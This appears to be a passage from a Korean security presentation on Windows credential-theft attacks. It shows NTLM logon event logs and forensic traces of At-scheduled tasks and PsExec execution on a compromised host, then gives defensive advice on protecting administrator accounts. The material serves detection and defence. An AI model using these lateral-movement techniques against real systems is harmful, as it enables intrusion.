


Audit Success	2012-08-16	오후 8:44:40	4672	Microsoft-Windows-Se	특수 로그온	N/A	mssql.ntlmtest.com
Audit Success	2012-08-16	오후 8:44:40	4624	Microsoft-Windows-Se	로그온	N/A	mssql.ntlmtest.com
Audit Failure	2012-08-16	오후 8:48:20	4625	Microsoft-Windows-Se	로그온	N/A	mssql.ntlmtest.com
Audit Failure	2012-08-16	오후 8:48:20	4625	Microsoft-Windows-Se	로그온	N/A	mssql.ntlmtest.com
Audit Failure	2012-08-16	오후 8:48:20	4625	Microsoft-Windows-Se	로그온	N/A	mssql.ntlmtest.com

Description

계정이 성공적으로 로그온되었습니다.
주체:
보안 ID: S-1-0-0
계정 이름: -
계정 도메인: -
로그온 ID: 0x0
로그온 유형: 3
새 로그온:
보안 ID: S-1-5-21-3752613215-1517342238-3900910669-500
계정 이름: Administrator
계정 도메인: NTLMTEST
로그온 ID: 0x49c0e
로그온 GUID: {00000000-0000-0000-0000-000000000000}
프로세스 정보:
프로세스 ID: 0x0
프로세스 이름: -
네트워크 정보:
워크스테이션 이름: VICTIM
원본 네트워크 주소: 192.168.70.102
원본 포트: 49255
인증 세부 정보:
로그온 프로세스: NtLmSsp
인증 패키지: NTLM
전송된 서비스: -
패키지 이름(NTLM 전용): NTLM V2
키 길이: 128


- **작업 스케쥴을 통한 실행(in 공격당한 시스템)**
  - **At 명령을 통한 작업 등록 흔적 (in Microsoft-Windows-TaskScheduler%40Operational.evtx)**
    - 작업 등록 흔적(ID:140)



- **Psexec 실행 흔적(in 공격당한 시스템)**
  - 레지스트리의 응용프로그램 호환성 캐시

실행 파일 경로	마지막 수정 시각 (UTC+09:00)
C:₩Windows₩PSEXESVC.EXE	2012-08-16 20:55:10 Thu

  - PsExec 서비스 실행



Conclusion

Conclusion

- **Windows Password 정보를 훔칠 수 있는 다양한 방법이 존재**

- **대부분의 공격 방식이 관리자 계정의 권한이 필요함**
  - 로컬 관리자 권한 보호
    - ✓ Windows 7 이상 사용
    - ✓ UAC 사용
    - ✓ 일반 사용자 계정을 관리자 그룹에 포함시키지 않음
    - ✓ 관리 목적상, 동일한 ID/PW 의 관리자 계정 사용하지 않음
  - AD 관리자 권한 보호
    - ✓ AD 관리자 계정으로 DC 외 서버 접속금지

- 일단 공격 성공하면 해당 계정의 ID/PW를 사용하는 행위는 일반 행위와 구분하기 힘듬
  - 보안 관리자의 지속적인 이상 징후 모니터링과 빠른 대처가 필요함

Question and Answer